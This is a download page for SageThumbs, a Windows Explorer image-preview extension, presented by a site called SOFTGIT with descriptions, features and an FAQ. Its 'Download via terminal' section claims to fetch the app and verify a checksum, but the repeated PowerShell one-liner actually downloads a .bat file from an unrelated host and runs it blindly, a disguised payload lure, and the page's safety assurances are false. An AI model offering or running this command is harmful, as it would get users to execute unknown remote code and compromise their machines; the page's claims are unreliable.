

SageThumbs
by raspopov
- Version
- 2.0.0.23
- Size
- 7.1 MB
- Updated
- Publisher
- raspopov
- Category
- Media
- Files
- 1
SageThumbs screenshots

About SageThumbs

SageThumbs is a free, open-source shell extension for Windows that lets you preview a huge number of image formats directly in Windows Explorer. Windows can show thumbnails for common formats such as JPEG and PNG, but many professional, legacy and niche formats remain as generic icons. SageThumbs fills that gap using the GFL library from the author of XnView, which supports an enormous range of graphics formats.


Because SageThumbs integrates into Explorer, there is no separate program window to open. Once installed, you simply browse to a folder with images and right-click a file: a thumbnail preview appears right in the context menu, along with information about the image. SageThumbs can also provide Explorer thumbnails for supported formats, so folders containing unusual image types become much easier to browse visually.

The context menu offers handy actions as well. You can convert images to common formats such as JPEG, PNG, GIF or BMP, copy an image to the clipboard, set it as the desktop wallpaper, or send it by email, all without launching an image editor. Settings let you choose which file types SageThumbs handles, adjust thumbnail size and caching, and enable or disable features to keep Explorer responsive. This makes it a practical companion for designers, photographers and anyone working with archives of images in many formats.
The downloads include setup programs for several versions and matching source archives. SageThumbs is maintained by Nikolay Raspopov, and the project explains that there is no executable to launch: everything happens in Explorer's right-click menu. It is released under the GPL, with the GFL library used under its own terms. As with any shell extension, if Explorer feels slow you can limit the formats SageThumbs handles. For quick previews and conversions of almost any image file, it is a lightweight and convenient tool.
Key features
- Context-menu image previews
- Explorer thumbnails for many formats
- Quick format conversion
- Copy, wallpaper and email actions
- Configurable file types
Pros
- Supports a vast range of formats
- No extra program to open
- Free and open source
Cons
- Windows only
- Shell extensions can slow Explorer if overused
System requirements
Windows with Explorer. Install the setup package; there is no separate program to launch.
Tips
- Disable formats you never use to keep Explorer fast
- Use the convert option for quick one-off conversions
Source code on GitHub raspopov/SageThumbs
Description from the publisher
Powerful Windows shell extension allowing to preview images.
SageThumbs is a powerful shell extension allowing to preview enormous amount of image formats directly in Windows Explorer by using Pierre-e Gougelet's GFL library (XnView's author).
Please read carefully the following information:
As SageThumbs is a Windows Explorer context menu extension, there is no an executable file that you should launch to bring it up. To use it, just open any folder with image files in Windows Explorer, and then right-click a file you want to preview. You'll see the thumbnail immediately in the context menu.
System Requirements:
- Windows XP/2003/Vista/2008/7/2012/8/8.1 32/64-bit
- About 5 Mb of disk space + additional space for cache
At a glance
SageThumbs is a open source media app published by raspopov (cherubicsoft.com). Powerful Windows shell extension allowing to preview images.
SOFTGIT offers 1 file for SageThumbs covering Windows, 7.1 MB in total. The version listed is v2.0.0.23, last updated on October 10, 2026.
SageThumbs belongs to the Media category, alongside InfraRecorder, Shotcut, Peace Equalizer, interface Equalizer APO. Browse related apps below to compare alternatives.
Download SageThumbs v2.0.0.23
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/sagethumbs. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
SageThumbs system requirements
- Operating system
- Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C++
- Download size
- 2.1 MB (sagethumbs_2.0.0.23_setup.exe)
- Project page
- sourceforge.net/projects/sagethumbs
SageThumbs FAQ
What is SageThumbs?
A Windows Explorer shell extension that previews and converts many image formats.
How do I open SageThumbs?
There is no separate program. Right-click an image in Explorer to see the preview and options.
Can it convert images?
Yes. It can convert images to common formats such as JPEG, PNG, GIF and BMP from the context menu.
Which image library does it use?
The GFL library by the author of XnView.
Is SageThumbs free?
Yes. It is open source under the GPL.
Is SageThumbs free and open source?
SageThumbs is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does SageThumbs support?
SourceForge lists Windows for SageThumbs.
Where does the SageThumbs download come from?
The Download button takes you to the official SourceForge download for SageThumbs (sourceforge.net/projects/sagethumbs). SOFTGIT does not modify or re-host the file.
What is SageThumbs written in?
SourceForge lists C++.
Is SageThumbs free to download?
Yes. SageThumbs is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download SageThumbs?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is SageThumbs safe to install?
Files are published as received from raspopov, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does SageThumbs support?
The files listed here target Windows.
How big is the SageThumbs download?
The file is 7.1 MB.
Provenance
- Publisher
- raspopov
- Source
- cherubicsoft.com
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Source code
- github.com/raspopov/SageThumbs
- Imported from
- Source: sourceforge.net/projects/sagethumbs


